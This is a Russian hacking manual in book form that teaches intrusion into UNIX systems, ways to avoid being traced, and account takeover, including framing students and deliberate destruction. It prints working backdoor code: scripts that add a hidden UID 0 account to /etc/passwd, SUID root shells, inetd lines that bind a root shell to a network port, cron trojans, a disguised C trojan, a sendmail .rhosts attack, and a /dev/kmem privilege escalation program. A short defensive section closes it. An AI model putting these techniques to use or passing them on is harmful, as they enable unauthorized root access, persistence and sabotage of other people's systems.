Максим Левин

Руководство для хакеров

Москва

Литературное агентство «Бук-Пресс»
2006

ББК 32.973
УДК 681.3

Максим Левин

Л80 Руководство для хакеров. — М.: Бук-пресс, 2006. — 416 с.

Вы когда-нибудь задавались вопросом, как этому «чертовому» хакеру удается вновь и вновь появляться в системе, несмотря на то, что вы, казалось бы, полностью закрыли для него доступ? Если вы хотите заниматься хакингом в будущем, это руководство окажет вам неоценимую помощь. Также оно будет полезно и администраторам, так как даже в 2000 году существует великое множество способов нелегально проникнуть в UNIX, Windows 2000 и, конечно же, в Windows 98, равно как и в любую другую систему. Ни в коем случае не рассматривайте эту книгу как всеобъемлющий труд, отвечающий на все жизненные ситуации.

ВНИМАНИЕ! АВТОР ЭТОЙ КНИГИ ПРЕСЛЕДУЕТ ЕДИНСТВЕННУЮ ЦЕЛЬ — НАРОДНОЕ ОБРАЗОВАНИЕ! НО ЕСЛИ ВЫ, ИСПОЛЬЗУЯ ЭТОТ ТРУД, ПОПАДЕТЕСЬ, ТО ВИНОВАТЫ БУДЕТЕ ВЫ САМИ!

ООО «Литературное агентство «Бук-Пресс».
127591, Москва, Керамический пр., д. 53. кор. 1.
http://www.book-press.ru

«We make use of a service already existing without paying for what could be dirt cheep if it wasn't run by profiteering gluttons, and you call us criminals.

We explore... and you call us criminals.
We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, wage wars, murder, cheat, and lie to us and try to make us believe it is for our own good, yet we're the criminals...»

«Hacker's Manifest».

«Хакер должен быть оценен по своим делам, а не по ложным ханжеским критериям образованности, возрасту, цвету кожи или социальному статусу. Вы — творцы, вы создаете на своих компьютерах новое искусство и новую красоту. Компьютеры изменят вашу жизнь к лучшему!»

Борис Леонтьев. «Хакинг без секретов».

Часть первая

Как взломать UNIX

Глава 1: Введение в хакинг

Хакинг — это искусство взлома всевозможных систем и доведения данного процесса до высот технического изящества. Хакер вооружается различными методиками, исходя из которых он строит собственную стратегию взлома той или иной программы. Зачем же быть хакером? Вы наверняка найдете для себя несколько причин.

Для некоторых, например, это в первую очередь просто прекрасное развлечение. Но сейчас заниматься хакингом становится все более опасно, поэтому будьте осторожны, даже если у вас нет противозаконных намерений. Это очень трудоемкое и к тому же рискованное дело. Так что будьте внимательны и не попадитесь!

Глава 2: Как не пойматься

Жизнь прекрасна, только когда вы не попадаетесь в руки спецслужб. Конечно же, это зависит от того, чем именно вы занимаетесь. Но может получиться так, что вы все равно попадетесь, несмотря на беспрекословное выполнение всех наших рекомендаций.

Некоторые операторы спецслужб до отупения настойчивы, и не остановятся ни перед чем, чтобы вычислить и прижать вас к стенке. И если, как только вы берете трубку телефона, мгновенно подключаются модемы, или если до вас доходят слухи, что друзья-приятели называют вас «хакером, на след которого напали спецслужбы», то мы предлагаем вам затаиться на какое-то время и не заниматься взломом.

Существует несколько основополагающих моментов, которые обязан знать каждый, использующий модем при компьютерном взломе. Мы посчитали необходимым включить их в эту книгу для того, чтобы вы ни в коем случае не упустили их из виду. Вы постоянно должны быть

начеку и следить за появлением таких настораживающих явлений, как:

1. Необычные шумы на линии, при том, что обычно их не бывает.

2. По телефонной линии прослушиваются другие голоса.

Это иногда случается со старым оборудованием FDM, но может быть вызвано и ответвлением провода, так что будьте осторожны!

3. Появление фургона или минифургона, припаркованного рядом с:

а) телефонным столбом;

б) подземным паровым вентиляционным отверстием;

в) следите за появлением около телефонных столбов и вентиляционных отверстий тряпок или кусков ткани с символикой MA BELL.

Это полный конец! Если вы заметили что-нибудь из вышеуказанного, немедленно прекращайте все упражнения по крайней мере на месяц. И обязательно убедитесь в том, что фургоны уехали, а не просто поменяли место парковки.

Обратите внимание на провода, протянутые от фургона к телефонному столбу или вентиляционному отверстию, и на цвет, в который выкрашен фургон (обычно фургоны спецслужб белого цвета). Также следует выяснить, не принадлежит ли он (т.е. фургон) телефонной компании.

4. Наличие незнакомого вам оборудования в нежилых комнатах вашего дома обязательно должно вас насторожить.

5. С вашей телефонной линией происходит что-то странное, и вы уверены в том, что соседи не имеют к этому никакого отношения.

В целом это все, о чем мы хотели бы предупредить вас, но конечно же существует гораздо больше подозрительных явлений, которые могут предупредить вас о том, что спецслужбы напали на ваш след.

Глава 3: Ответвления провода

На сегодняшний день этот способ вычисления хакеров остается самым распространенным. Мы предлагаем лучшее руководство для тех, кто хочет выявить явное отклонение провода. Если вы в состоянии позволить себе приобрести соответствующее оборудование, то сможете заниматься тем, что называется «чистка» телефонной линии. Еще вы можете собрать прибор, показывающий напряжение в сети. Если во время телефонного разговора напряжение резко падает, то это означает, что от вашего телефона ответвлен провод или кто-то подключился к линии. Ниже приведены возможные показания прибора.

Напряжение, которое должно насторожить вас

90V при 20-30Hz

На линии

30-50V

Среднее напряжение

600V. Осторожно! В модеме может сгореть MOV. Обычно при таком напряжении телефонная сеть неисправна.

Как правило, у спецслужб нет необходимого оборудования для того, чтобы следить за вашим компьютером с помощью отвода провода, и уж конечно же вряд ли у них будет база данных с вашим именем.

Глава 4: Определение номера телефона

Спецслужбы используют еще один способ определения местонахождения хакера. На сегодняшний день вычисление телефонного номера стало доступным практически для всех. Недавно было обнаружено, что если набрать 33 на некоторых телефонах, то на аппарате высветится номер последнего звонка.

И мы уверены, что полиция будет пользоваться именно такими телефонами для вывода вас на чистую воду. Но все это, в основном, касается радиотелефонов, а не

обыкновенных городских линий. Радиотелефонная связь всегда была известна своей надежностью, но, конечно же, не сейчас... Потому что такая телефонная станция — одно из самых лучших мест для занятий хакингом. Но заклинаем вас, не предпринимайте ничего подобного в своем собственном доме! Самое подходящее время для хакинга — ночь, когда дежурный оператор спецслужб наверняка спит.

Глава 5: Считывание RFI

Это один из новейших способов вычисления хакеров, и мы абсолютно уверены в том, что уж его-то вам бояться не стоит. Для выполнения он слишком сложен, и к тому же не всегда срабатывает. Особенно если вы находитесь в окружении телевизоров и компьютерных мониторов. Считывание RFI осуществляется с помощью устройства, который ловит слабые радиочастоты вашего монитора и переводит их в видеосигналы. И если это срабатывает, то оператор видит на своем компьютере изображение с вашего монитора. Все это, конечно, впечатляет, но сначала пусть оператор поймает ваш сигнал!

Глава 6: ESS

Итак, мальчики и девочки! Ко всем нашим радостям прибавляется еще одна — Electronic Standardized Switching (или ESS), с чудесами которого мы все хорошо знакомы. Вы помните

резкое повышение цен около года назад? «В строй введена новая компьютеризированная система, которая разгрузит вашу телефонную линию». Вранье!!! Единственная цель этой системы — ловить хакеров. Это единственное, к чему она предназначена, и надо сказать, что делает это она очень и очень неплохо. С ее помощью телефонная компания может вычислить любой номер за 55 секунд. В системе регистрируются записи всех звонков, в том числе и местных! И даже если телефонный аппарат неисправен, то ваша попытка с него куда-то позвонить станет тут же известна полиции. Но не падайте духом! ESS еще не конец света. Чтобы там не изобрели на нашу голову, мы как занимались хакингом, так и будем. И, возможно, взломать ESS будет так же просто, как и старую телефонную систему.

Прекрасно! Вводный курс закончен!

Глава 7: Приступаем к взлому

Мы уже стали набрасывать следующую главу, но подумали, что же еще следует добавить к вышесказанному?

Помните: В любой момент вас могут засечь операторы. Но чаще всего их это мало интересует, либо информация на их машинах меняется так быстро, что они не успевают считывать ее.

Внимание: если вы забудете свой пароль или попытаетесь войти в недоступные вам файлы, то

система автоматически запишет все ваши действия. А некоторые системы вообще регистрируют все ваши телодвижения!

Глава 8: Как зарегистрироваться под чужим именем

Это — ключевой момент взлома системы UNIX. Допустим, вы опасаетесь заниматься хакингом под собственным ID. И к тому же желаете по возможности использовать при каждом заходе в систему различные пользовательские ID.

Без некоего начального доступа к системе получить имя и пароль невозможно. Что же делать? Не забывайте, что GANDALF data switch отнюдь несовершенен. Один из пяти логинов без проблем пропустит вас под чужим именем. Вам остается только изменить контроль по четности (8N1 на E71), в то время как GANDALF загружает UNIX. Вам наверняка удастся зарегистрироваться таким образом. И это произойдет из-за того, что некоторые пользователи используют телефонные линии по их прямому назначению, не завершив работу на компьютере. Всегда следите за тем, чтобы по завершении работы обязательно выйти из системы.

Пару дней назад я лез в систему под чужим именем и, непонятно почему, не получил доступа. На моем мониторе высветились слова «LOG OFF», и я просто был выброшен из системы. Подозреваю, что человек, чьим именем я

воспользовался, как раз в тот момент сидел на терминале, управляемом суперпользователем. И он сообщил SU (суперпользователю) о том, что в системе появился его двойник (возможно, он установил это, используя команду WHO).

Глава 9: Блокирование

Еще такой момент. UNIX дает возможность блокировать некоторых пользователей и ограничивать им доступ к системе.

Для начала вы выбираете гражданина, которому собираетесь закрыть доступ. Затем помещаете в его начальный каталог (тот, который UNIX автоматически загружает при входе в систему) файл VI.LOGIN.

VI.LOGIN должен выглядеть примерно так:

```
VI.LOGIN
logout
```

Таким образом, VI.LOGIN будет включать в себя только одну единственную команду. Она срабатывает автоматически: как только этот пользователь попытается войти в систему, вход в нее окажется заблокирован.

Важно: каждые несколько дней проверяйте в силе ли ваше блокирование, а блокирование особо значимых для вас пользователей можно проверять и чаще.

Эта программа должна работать под КОРНЕМ (ROOT — имя суперпользователя).

Глава 10: Как приобрести новое имя

Предлагаем еще один способ приобретения пользователем нескольких имен и паролей. Сначала (самое трудное) необходимо дождаться начала семестра и достать список идентификационных номеров студентов, учащихся в группах с углубленным изучением системы UNIX. Обычно этот список вывешивается на двери деканата или где-нибудь еще. Допустим, что этот список вы уже нашли.

Далее, лучше всего в самом начале учебного года, попробуйте войти в систему под именами нескольких (возможно, 3-4) студентов. Предпочтительней пользоваться ID студентов самого низкого уровня доступа, так как если вы попадетесь, то именно студент примет на себя весь удар, полагая, что он сам сделал что-то не так. Смело входите в систему, и если студент еще не занимался в UNIX, то сразу же выскочит запрос на ввод пароля. Великолепно! Вы не только получили доступ, но и еще можете установить любой пароль по своему выбору! Так происходит, потому что кафедре информатики всегда некогда поставить своим студентам фиксированные пароли. Считается, что студенты-новички должны сами выбрать себе пароль, но тогда как же можно различить, кто студент, а кто хакер?

Вероятнее всего, ваша халява не продлится и нескольких дней, поэтому лучше всего будет, если вы воспользуетесь ситуацией и оторветесь по полной программе, разрушайте там все, что можно

разрушить. Кроме того, вы можете блокировать доступ всему компьютерному классу!

Если у вас богатый опыт работы на компьютере и вы умеете взламывать пароли в файле PASSWRDS, то можете получить пароль суперпользователя (SU) и тогда уж развлекаться на полную катушку!

Великолепно. Вы пробыли в системе UNIX всю ночь, пытаясь воплотить в жизнь все идеи, которые только пришли вам на ум. Система вам уже кажется тесной. И выглядит просто спичечным коробком. Система на самом деле тесна. Вы испробовали все, что можно испробовать. Пароли по умолчанию, пароли, которые вы раскрыли, дефекты NIS, дыры NFS, «кривые» разрешения к файлам и условия маршрутизации, шуточки со SUID, ошибки в Sendmail и так далее. Все. Погодите! А это что такое? «#»? Наконец таки!

После, как казалось, бесконечного тяжелого труда вам в конце концов удалось взломать root. И что же теперь? Что вы будете делать с этой бесценной привилегией суперпользователя, ради которой пришлось столько потрудиться?

Глава 11: Как удержаться на уровне root

В этой главе описывается, как удержаться на уровне корня, и она будет полезна как для хакеров, так и для администраторов.

Предупреждение: Выясните расположение главных системных файлов. Это вам необходимо (если вы не можете вспомнить хотя бы некоторые из них, прекратите чтение данной главы, полистайте книгу о системе UNIX и после этого возвращайтесь к нам).

Ознакомьтесь с форматами файлов passwrd (включая обычных 7 форматов, систему специальных имен, механизмами затенения и т.д.). Почитайте о vi. Создатели большинства систем не столь дружелюбно настроены по отношению к пользователю, как создатели UNIX Пико и Эмакс. Vi вам поможет быстро найти и при необходимости отредактировать очень большой файл. Если вы подсоединяетесь к системе дистанционно (dial-up\telnet\rlogin\whatver), то для вас тем более важно иметь мощную программу терминала, обладающую вместительным буфером. Он пригодится вам в случае нужды вырезать, вставлять и копировать файлы и выполнять другие компьютерные программы.

Длительность этого нелегального доступа полностью зависит от опыта и мастерства администратора. Опытный и умелый администратор будет зорко следить за всеми нелегальными проникновениями в систему, а тот факт, что вам удалось приобрести корень, говорит о том, что администратор был недостаточно профессионален, или о том, что доступ был на какое-то время открыт.

Вы должны осознать следующее: если вы сумеете замести следы в самом начале взлома, то уже никто не сможет вычислить вас в дальнейшем.

Несколько банальностей:

(1)

Добавьте UID 0 к паролю файла. Возможно, это один из самых легких способов сообщить администратору о том, что вы в системе. Если вы все же хотите это сделать, то вот вам совет — не нужно просто приписывать этот код к паролю файла. Любой проверяющий моментально это заметит. Лучше впишите его посередине пароля...

```
#!/bin/csh
# Inserts a UID 0 account into the middle of
the passwd file.
# There is likely a way to do this in 1/2 a
line of AWK or SED. Oh well.
# daemon9@netcom.com
set linecount = `wc -l /etc/passwd`
cd # Do this at home.
cp /etc/passwd ./temppass # Safety first.
echo passwd file has $linecount[1] lines.
@ linecount[1] /= 2
@ linecount[1] += 1 # we only want 2 temp
files
echo Creating two files, $linecount[1] lines
each \(or approximately that\).
split -$linecount[1] ./temppass # passwd
string optional
echo "EvilUser::0:0:Mr.
Sinister:/home/sweet/home:/bin/csh" >> ./xaa
```



```
cat ./xab >> ./xaa
mv ./xaa /etc/passwd
chmod 644 /etc/passwd # or whatever it was
beforehand
rm ./xa* ./temppass
echo Done...
```

Никогда не изменяйте пароль корня. Причины, думаю, вам очевидны.

(2)

Точно таким же образом введите в действие такие уже непригодные аккаунты, как Sync. Или, возможно, другие, скрытые в файле паролей, забытые или отключенные системным администратором. Измените UID на 0 (и уберите "*" из второго поля).

(3)

Перегоните оболочку корня в /tmp:

```
#!/bin/sh
# Everyone's favorite...
cp /bin/csh /tmp/.evilnaughtyshell # Don't
name it that...
chmod 4755 /tmp/.evilnaughtyshell
```

Многие системы чистят \tmp по ночам. Чаще всего это осуществляется путем уничтожения файлов или занесения их в буфер. Во многих системах установлены пакеты, предохраняющие от запуска программ под SUID. Вы можете все это изменить, но даже если система примет изменения, то очень многие могут все же это заметить... Впрочем, это уже другой

вопрос. Мы не станем уточнять параметры необходимых изменений, так как они могут варьироваться на разных системах.

(4)

Системный администратор не станет первым же делом заглядывать в конфигурационный файл хоста, так почему бы не загрузить этот демон туда?

Для начала немного общей информации: Интернет-демон (\etc\inetd\) принимает запросы о связи с портами TCP и UDP и перебрасывает нужную программу согласно поступившему запросу. Формат файла \etc\inetd.conf. прост.

Обычные его строки выглядят следующим образом:

```
(1) (2)    (3) (4)    (5)    (6)           (7)
ftp  stream tcp  nowait root  /usr/etc/ftpd   ftpd
talk dgram  udp   wait  root  /usr/etc/ntalkd ntalkd
```

Первое поле (1) — это название демона, указанное в \etc\services. Отсюда inetd считывает информацию о соответствующем поле в \etc\services и после этого устанавливает параметры связанного с данной программой порта.

Во втором поле содержится информация о типе службы доставки данных, необходимом для данной программы. TCP использует stream (байт-ориентированный поток), тогда как UDP — dgrams (служба, ориентированная на транзакции). Третье поле — поле протоколов (TCP или UDP). В четвертом поле указывается статус

демона. Флаг wait означает, что демон перед продолжением прослушивания приходящих запросов вынужден будет ожидать, пока сервер освободит порт. nowait в свою очередь позволяет демону незамедлительно приступать к прослушиванию новых запросов. Пятое поле — это тот пользователь (или иногда UID), который управляет демоном. Поле (6) — это запускающаяся при соединении программа, а поле (7) содержит команды (и дополнительные аргументы). Часть программ (обычно не требующих вмешательства пользователя), сервер может перебрасывать по сети. Это осуществляется с помощью флага internal в строках (6) и (7). Таким образом, для того, чтобы самому установить нелегальный доступ к системе, выберите редко используемую программу и переадресуйте связующего демона к программе, создающей оболочку корня SUID, к программе, предоставляющей корневой аккаунт в файле \etc\passwd и так далее.

В качестве примера попробуйте следующее:

Откройте \etc\inted.conf, если это, конечно, возможно.

Найдите строку:

```
daytime stream tcp nowait root internal
```

и поменяйте ее на:

```
daytime stream tcp nowait /bin/sh sh -i
```

Теперь вновь откройте \etc\inetd\ и просмотрите файл конфигурации. Сами решите, как это сделать. Вы можете закончить процесс и

запустить его снова (kill -9, /usr/sbin/inetd или /usr/etc/inetd), и таким образом прервать все связи в сети (особое удовольствие сделать это в час пик).

(5)

Своего рода компромиссным вариантом может стать установка новой программы, которая смогла бы запускать любую другую по вашему выбору. Лучше всего загрузить не чувствительную к несанкционированным подключениям оболочку. Вы должны убедиться в том, что доступ индицируется как в \etc\services, так и в \etc\inetd.conf. Формат \etc\services прост:

```
(1) (2)/(3) (4)
smtp 25/tcp mail
```

(1) — функция, (2) — номер порта, (3) — тип протокола, необходимый для работы программы, (4) — название функции.

Попробуйте добавить такую строку к \etc\services:

```
evil 22/tcp evil
```

и такую к /etc/inetd.conf:

```
evil stream tcp nowait /bin/sh sh -i
```

Загрузите inetd.

Обратите внимание: такой нелегальный доступ в принципе весьма действенен. Он даст возможность использовать не только любой аккаунт локальной сети, но и предоставит любой аккаунт любого компьютера с выходом в Интернет.

(6) Cron-трояны I

Cron — это замечательная утилита для администрирования. Она также может быть использована для того, чтобы нелегально войти в систему, если, конечно корневой crontab работает исправно. И опять же нелишне напомнить, что продолжительность работы нелегально созданного аккаунта находится в обратной зависимости от опытности и профессионализма системного администратора. Обычно список корневых файлов crontab находится в /var/spool/cron/crontabs/root. Здесь у вас есть выбор. Мы перечислим только некоторые из возможных решений, так как на самом деле их количество огромно.

cron — это временной демон. Он представляет собой утилиту, выполняющую команды, связанные с датами и временем.

crontab — это команда, пересматривающая и дополняющая ваши файлы crontab. Управлять crontab также легко, как и редактировать /var/spool/crontab/root.

Файл crontab состоит из шести полей:

```
(1) (2) (3) (4) (5)   (6)
0    0   *   *    1   /usr/bin/updatedb
```

Поля с 1 по 5 означают: минута (0-59), час (0-23), день месяца (1-31), месяц года (1-12), день недели (0-6). Поле 6 — это выполняемая команда (или сценарий оболочки). Сценарий оболочки из вышеприведенного примера используется только по понедельникам. Для запуска cron просто добавьте вход в /var/spool/crontab/root. Например,

у вас есть задание для cron, которое должно ежедневно запускаться и отслеживать в файле /etc/passwd предварительно помещенный туда аккаунт UID 0 и восстанавливать его после удаления (неплохая идея ввести код оболочки в сценарий оболочки в уже установленном файле crontab, тем самым вы можете себя в значительной степени обезопасить).

Добавьте такую строку в /var/spool/crontab/root:

```
0 0 * * * /usr/bin/trojancode
```

А вот и сценарий оболочки:

```
#!/bin/csh
# Is our eviluser still on the system? Let's
make sure he is.
#daemon9@netcom.com
set evilflag = (`grep eviluser /etc/passwd`)
if($#evilflag == 0) then # Is he there?
set linecount = `wc -l /etc/passwd`
cd # Do this at home.
cp /etc/passwd ./temppass # Safety first.
@ linecount[1] /= 2
@ linecount[1] += 1
# we only want 2 temp files
split -$linecount[1] ./temppass
# passwd string optional
echo "EvilUser::0:0:Mr. Sinister:
/home/sweet/home:/bin/csh" >> ./xaa
cat ./xab >> ./xaa
mv ./xaa /etc/passwd
chmod 644 /etc/passwd
# or whatever it was beforehand
```



```
rm ./xa* ./temppass
echo Done...
else
endif
```

(7) Cron-трояны II

Этот троян попал в поле моего зрения благодаря нашему дорогому мистеру Зиппи. Для того, чтобы его (трояна) запустить, вам необходимо отыскать скрытую копию файла etc/passwd. В этом спрятанном файле (назовем его /var/spool/mail/.sneaky) заведем еще один вход с корневым аккаунтом и с паролем на ваш выбор. Вводим задание для cron, который, например, будет каждую ночь в 2.30 (или в любое другое время) сохранять копию настоящего \etc\passwd файла и активизировать при этом троянскую версию данного файла сроком на одну минуту (сверьте часы!). В это время любой обычный пользователь, попытавшийся зарегистрироваться в системе или открыть файл пароля, не сможет этого сделать, тогда как ровно через минуту он не встретит никаких препятствий на своем пути.

Добавьте эту строку к корневому файлу crontab:

```
29 2 * * * /bin/usr/sneakysneaky_passwd
```

и проверьте:

```
#echo
"root:1234567890123:0:0:Operator:/:/bin/csh" >
/var/spool/mail/.sneaky
```

и вот очень простой сценарий оболочки:

```
#!/bin/csh
```

```
# Install trojan /etc/passwd file for one
minute
#daemon9@netcom.com
cp /etc/passwd /etc/.temppass
cp /var/spool/mail/.sneaky /etc/passwd
sleep 60
mv /etc/.temppass /etc/passwd
```

(8) Генерирование кода трояна

Это очень просто. Вместо сценария оболочки используйте какой-нибудь С-код, и это поможет вам успешно замести следы. Вот как это делается.

Убедитесь в том, что ваш троян работает под корнем. Назовите его как-нибудь безобидно и хорошенько замаскируйте.

В ряде случаев небольшой троян может быть создан в SUID оболочке при условии, что соблюдены определенные параметры. С-код в такой момент гораздо действеннее, нежели оболочка, и помогает лучше прятать результаты.

```
/* daemon9@netcom.com */
#include
#define KEYWORD "industry3"
#define BUFFERSIZE 10
int main(argc, argv)
int argc;
char *argv[];{
int i=0;
if(argv[1]){ /* we've got an argument, is it
the keyword? */
if(!(strcmp(KEYWORD,argv[1]))){
```



```
/* Это уже троян */
system("cp /bin/csh /bin/.swp121");
system("chown root /bin/.swp121");
system("chmod 4755 /bin/.swp121");
}
}
/* Put your possibly system specific trojan
messages here */
/* Let's look like we're doing something...
*/
printf("Sychronizing bitmap image records.");
/* system("ls -alR / >& /dev/null >
/dev/null&"); */
for(;i<10;i++){
fprintf(stderr,".");
sleep(1);
}
printf("\nDone.\n");
return(0);
} /* End main */
```

(9) Файл-псевдоним в sendmail

Этот файл дает возможность отправлять почту на имя одного или нескольких пользователей или подключиться к самой программе. Для таких файлов существует очень известный троян uudecode. Просто добавьте строку:

```
"decode: "|/usr/bin/uudecode"
```

в файл /etc/aliases. При это вам следует создавать файл uuencoded .rhosts с полным указанием его месторасположения.

```
#! /bin/csh
# Create our .rhosts file. Note this will
output to stdout.
echo "+ +" > tmpfile
/usr/bin/uuencode tmpfile /root/.rhosts
```

Затем адресуйтесь к нужному сайту, порт 25. Отправьте «липовое» письмо, используя uuencode-версию файла .rhosts. В одной из строк (настоящей) напечатайте следующее:

```
%echo "+ +" | /usr/bin/uuencode /root/.rhosts
| mail decode@target.com
```

И теперь можете дать волю своему воображению. Придумывайте себе псевдоним, пишите письма кому хотите, запускайте любые программы. Многие из описанных выше методов сейчас могут найти себе применение.

(10) Скрытый Троян в обычных программах

Это не самый лучший метод, но зато его следы могут быть обнаружены только такими программами, как tripwire.

Идея проста: вживить трояна в наиболее часто и широко используемую программу. Для нас особенно важны программы su, login и passwrd, так как они идут под корнем и к ним не надо переустанавливать разрешения. Ниже мы приведем несколько примеров на разные случаи, чтобы вы почувствовали всю прелесть взлома системы UNIX. (Примечание: Это не всегда проходит, так как некоторые поставщики не столь беспечны, как большинство других). Если код покажется вам

очень длинным или просто не нравится, мы предлагаем вам общий шаблон, этакую болванку:

```
Подключаемся
Если подключиться не удается, запускаем вирус
Если все идет, как надо, то не
останавливаемся на полпути
Выходим с ошибкой
…
```

Не слишком трудно. Данный тип трояна может включать в себя менее 10-ти строк дополнительного кода.

(11) Эзотерический: использование \dev\khem

Сейчас мы погрузимся в святая святых системы. Так как параметры ядра находятся в памяти машины, то, следовательно, модифицирование память компьютера может привести к изменению UID. Чтобы это сделать, удостоверьтесь, что к \dev\khem установлен доступ для чтения/записи. И далее по пунктам: открыть \dev\khem, найти вашу страничку в памяти, переписать UID, затем запустить csh, который и поменяет ваш UID. Эта программа проделывает следующее.

```
/* Если \khem доступен для чтения и для
записи, то с помощью этой программы можно
установить и пользовательский и групповой ID
к 0. */
#include
#include
#include
```

```
#include
#include
#include
#include
#define KEYWORD "nomenclature1"
struct user userpage;
long address(), userlocation;
int main(argc, argv, envp)
int argc;
char *argv[], *envp[];{
int count, fd;
long where, lseek();
if(argv[1]){      /* we've got an argument, is
it the keyword? */
if(!(strcmp(KEYWORD,argv[1]))){
fd=(open("/dev/kmem",O_RDWR);
if(fd<0){
  printf("Cannot read or write to
/dev/kmem\n");
  perror(argv);
  exit(10);
}
  userlocation=address();
where=(lseek(fd,userlocation,0);
if(where!=userlocation){
  printf("Cannot seek to user page\n");
perror(argv);
exit(20);
}
count=read(fd,&userpage,sizeof(struct user));
if(count!=sizeof(struct user)){
  printf("Cannot read user page\n");
perror(argv);
```



```
exit(30);
}
printf("Current UID: %d\n",userpage.u_ruid);
printf("Current GID: %d\n",userpage.g_ruid);
userpage.u_ruid=0;
userpage.u_rgid=0;
where=lseek(fd,userlocation,0);
if(where!=userlocation){
  printf("Cannot seek to user page\n");
perror(argv);
exit(40);
  }
write(fd,&userpage,((char *)&(userpage.u_procp))
((char *)&userpage));
                  execle("/bin/csh","/bin/csh",
"-i",(char *)0, envp);
}
}
} /* End main */
#include
#include
#include
#define LNULL ((LDFILE *)0)
long address(){
LDFILE *object;
SYMENT symbol;
long idx=0;
object=ldopen("/unix",LNULL);
if(!object){
fprintf(stderr,"Cannot open /unix.\n");
exit(50);
}
for(;ldtbread(object,idx,&symbol)==SUCCESS;idx++)
```

```
{
  if(!strcmp("_u",ldgetname(object,&symbol)))
          {
          fprintf(stdout,"User  page  is  at
0x%8.8x\n",symbol.n_value);
ldclose(object);
return(symbol.n_value);
          }
}
fprintf(stderr,"Cannot  read  symbol  table  in
/unix.\n");
exit(60);
}
```

(12)

С тех пор как описанный выше код на основе /dev/kmem стал общеизвестным, что, естественно, нас совершенно не радует, нам постоянно приходится быть начеку и использовать его с максимальной осторожностью. Мой вам совет — напишите сценарий оболочки по образцу (7), чтобы на время (допустим, на 5 минут) изменить разрешения, установленные к /dev/kmem, а затем вернуть их значения обратно. Добавьте эти строки к шаблону из пункта (7):

```
chmod  666  /dev/kmem
sleep  300  #  Nap  for  5  minutes
chmod  600  /dev/kmem  #  Or  whatever  it  was
before
```


Глава 12: Дефекты в системе безопасности

Дефекты в системе безопасности бывают нескольких видов:

Физические дефекты

В этом случае проблема состоит в возможности получения нелегального доступа к системе и, как последствия, компьютерного хулиганства и вандализма. Вот вам хороший пример — сетевая рабочая станция, которая при отсутствии должных предосторожностей может быть переведена взломщиком в режим single-user (единичного пользователя) с одновременным уничтожением всей файловой системы.

Еще один пример — обеспечение сохранности конфиденциальной информации на различных носителях, которые, несмотря на установленные к файлам разрешения, вполне могут быть прочитаны любым пользователем системы, имеющим доступ к соответствующему сегменту диска.

Дефекты программного обеспечения

Здесь основная проблема заключается в ошибках в «привилегированных» программах (демоны, установки для cron), чьи функции могут быть задействованы при взломе системы. Самый известный пример — это «sendmail debug», который позволяет хакеру запускать корневую оболочку. При этом может быть удалена файловая

система, создан новый аккаунт, скопирован файл passwrd, короче, все, что только можно придумать (вопреки общему мнению, взлом, аналогичный sendmail, не ограничивается только небезызвестным «Internet Worm», это вполне осуществимо и при запуске telnet через 25 порт атакуемого компьютера.

Новые «дыры» в системе безопасности появляются чуть ли не ежедневно, поэтому самое лучшее, что вы можете сделать, это:

a) постараться структурировать свою систему таким образом, чтобы даже самые незначительные программы работали только под привилегиями root/daemon/bin, а если существует необходимость прописать софт под других пользователей, то убедитесь, что их аккаунты не поддаются взлому.

b) подпишитесь на рассылку, где публикуется информация об интересующих вас проблемах, и таким образом вы сможете вовремя отреагировать на обнаруженный дефект.

При установке/обновлении данной системы старайтесь устанавливать/делать запускаемыми только действительно необходимые вам программы, которые нужны вам сейчас или которыми вы точно станете пользоваться. Многие пакеты содержат демоны и утилиты, позволяющие посторонним лицам считывать информацию. К примеру, пакет AT&T System V Unix включает в себя программу acctcom(1), в которой установки по умолчанию предоставляют одному

пользователю свободный доступ к учетным данным другого. Многие пакеты TCP/IP автоматически инсталлируют/запускают такие программы, как rwhod, fingerd, и <иногда> tftpd, использование которых может повлечь за собой серьезные проблемы с обеспечением безопасности системы.

Решение этих проблем заключается в тщательно продуманном администрировании системы. Большинство подобных программ инициализируется/запускается во время начальной загрузки; вы можете изменить сценарии начальной загрузки (обычно расположенные в каталогах /etc, /etc/rc, /etc/rcX.d) для предотвращения их запуска. Вы также можете просто удалить некоторые из этих программ. Для ряда утилит предотвратить несанкционированный запуск может простая команда chmod(1).

Глава 13: Не доверяйте сценариям/программам инсталляции

Подобные средства обычно загружают сразу весь пакет без дифференцированных запросов. В большинстве случаев в документации к инсталляции есть список всех программ пакета; ознакомьтесь с ним.

Дефекты из-за совместимости оборудования

Иногда недостаточный профессионализм системного менеджера приводит к использованию

таких комбинаций «железа» и «софта», которые позволяют взломщикам преодолевать все защитные системы. По сути дела это пример «погони за двумя зайцами», естественно, ни один из зайцев в конечном счете не попадает в ловушку, на зато в систему попадает незванный гость.

После полного завершения установки оборудования обнаружение подобных «дыр» в системе безопасности становится для системного администратора настоящей головной болью, поэтому лучше всего следить за появлением этих моментов с самого начала работы машины. Впрочем, никогда не поздно вернуться на несколько шагов назад.

Ниже разобраны некоторые примеры; но давайте не будем сейчас на этом останавливаться, дабы не испортить впечатление.

Выбор стратегии защиты и ее применение

Четвертый вид проблем с безопасностью касается адекватного восприятия. Хорошие программы, защищенное «железо», но вполне совместимые компоненты системы не заработают, если только вы не выберете соответствующую стратегию защиты и не включите отвечающие за безопасность сегменты системы. Даже использование самого лучшего на свете механизма паролирования не даст никакого результата, если ваши пользователи считают лучшим паролем свой собственный логин! Безопасность — это

взаимодействие общей стратегии (или стратегий) и согласованных с ней операций.

Глава 14: Мысли о хакинге

Важно: Вся предлагаемая информация должна быть распределена по следующим категориям:

1) Общие принципы

2) Поиск дефектов в src

3) Просмотр в двоичных распределениях

4) Просмотр специальных конфигураций сайта

Некоторые пункты классификации напрашиваются сами собой:

1) SUID/SGID

2) Коды завершения/условия ошибки

3) Непредвиденный ввод

4) Параметры маршрутизации

5) Проверка на аутентичность

6) Имплицитное доверие

7) Параметры

8) Разрешения

9) Прерывания

10) Ввод / вывод

11) Символические связи

12) Демоны, особенно доступные пользователям.

13) Параметры маршрутизации в ядре

Предложенную схему можно разбить на категории и подкатегории:

I: Suid-бинары и сценарии

а) Непредвиденные действия пользователя

б) Свободные подключения

в) Имплицитные предположения о внешних условиях (ссылки sym, loc.-пути)

г) Параметры маршрутизации

II: Демон, функционирующий со SUID

а) Параметры маршрутизации

б) Недостаточная защита файла

в) Имплицитная защита файла

г) Доверие

д) Аутентичность

III: Проблемы ядра

а) Параметры маршрутизации в ядре

б) Код драйвера устройства

